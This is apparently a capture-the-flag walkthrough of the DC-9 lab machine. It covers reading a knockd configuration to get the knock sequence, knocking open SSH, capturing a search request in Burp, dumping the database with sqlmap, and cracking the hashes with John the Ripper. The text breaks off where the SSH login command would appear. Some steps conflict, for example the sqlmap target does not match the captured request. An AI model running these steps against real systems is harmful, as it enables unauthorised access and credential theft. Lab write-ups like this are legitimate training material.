
PORT-KNOCK SERVER DETECTION

Service Identified: A port-knock server is running (knockd).

Functionality of Port Knocking:

- Mechanism: Port knocking is a method where a service monitors firewall logs or packet capture interfaces for specific connection attempts.
- Sequence Requirement: The service requires a predefined sequence of connection attempts (referred to as “knocks”).
- Firewall Interaction: Upon detecting the correct sequence of knocks, the service modifies the firewall rules to open connections on a specific port.

WE NEED TO FIND THE SECRET KNOCK NOW. AS PART OF THE CONFIGURATION FOR KNOCKING, THE SERVER SHOULD HAVE /ETC/KNOCKD.CONF CONFIGURATION FILE.




Example.com - Staff Details

You are already logged in as admin.

```
File does not exist
[options] UseSyslog [openSSH] sequence = 7469,8475,9842 seq_timeout = 25 command = /sbin/iptables -I INPUT -s %IP% -p tcp
--dport 22 -j ACCEPT tcpflags = syn [closeSSH] sequence = 9842,8475,7469 seq_timeout = 25 command = /sbin/iptables -D INPUT
-s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn
```

We have the required sequence, which is 7469, 8475, 9842. Now we need to knock the port from our Kali.




```
┌──(root㉿kali)-[/home/kali]
└─# knock 192.168.253.132 7469 8475 9842

┌──(root㉿kali)-[/home/kali]
└─# nmap -p 22 192.168.253.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-03 04:23 EDT
Nmap scan report for 192.168.253.132 (192.168.253.132)
Host is up (0.00057s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:0C:29:D9:49:D8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 12.51 seconds
```

SQL Injection payload, but we didn't get any results. Let's use Burp Suite and try to analyze what happens to find a SQLi Vulnerability.



Search information

You can search using either the first or last nam

Search:
adam

Submit


```
POST /results.php HTTP/1.1
Host: 192.168.253.132
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
Origin: http://192.168.253.132
Connection: close
Referer: http://192.168.253.132/search.php
Cookie: PHPSESSID=dr0d9ppaifs43o331jgvgsv4o9
Upgrade-Insecure-Requests: 1

search=adam
```

The result shows us a POST request. We saved this request for the next steps.

SQLMap: Automated SQL injection was performed using SQLMap to extract credentials from the database.

- **SQLMAP COMMAND:**




```
sqlmap -u http://<DC-9 IP>/admin.php --dump
```

Results: User credentials, including hashed passwords, were successfully extracted.

- **WEAK PASSWORD POLICIES:**

John the Ripper: After extracting password hashes from the database, John the Ripper was used to crack weak passwords.


COMMAND:



```
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
```

- **EXPLOITATION & GAINING ACCESS**

With the cracked credentials, SSH access was gained using the following command:



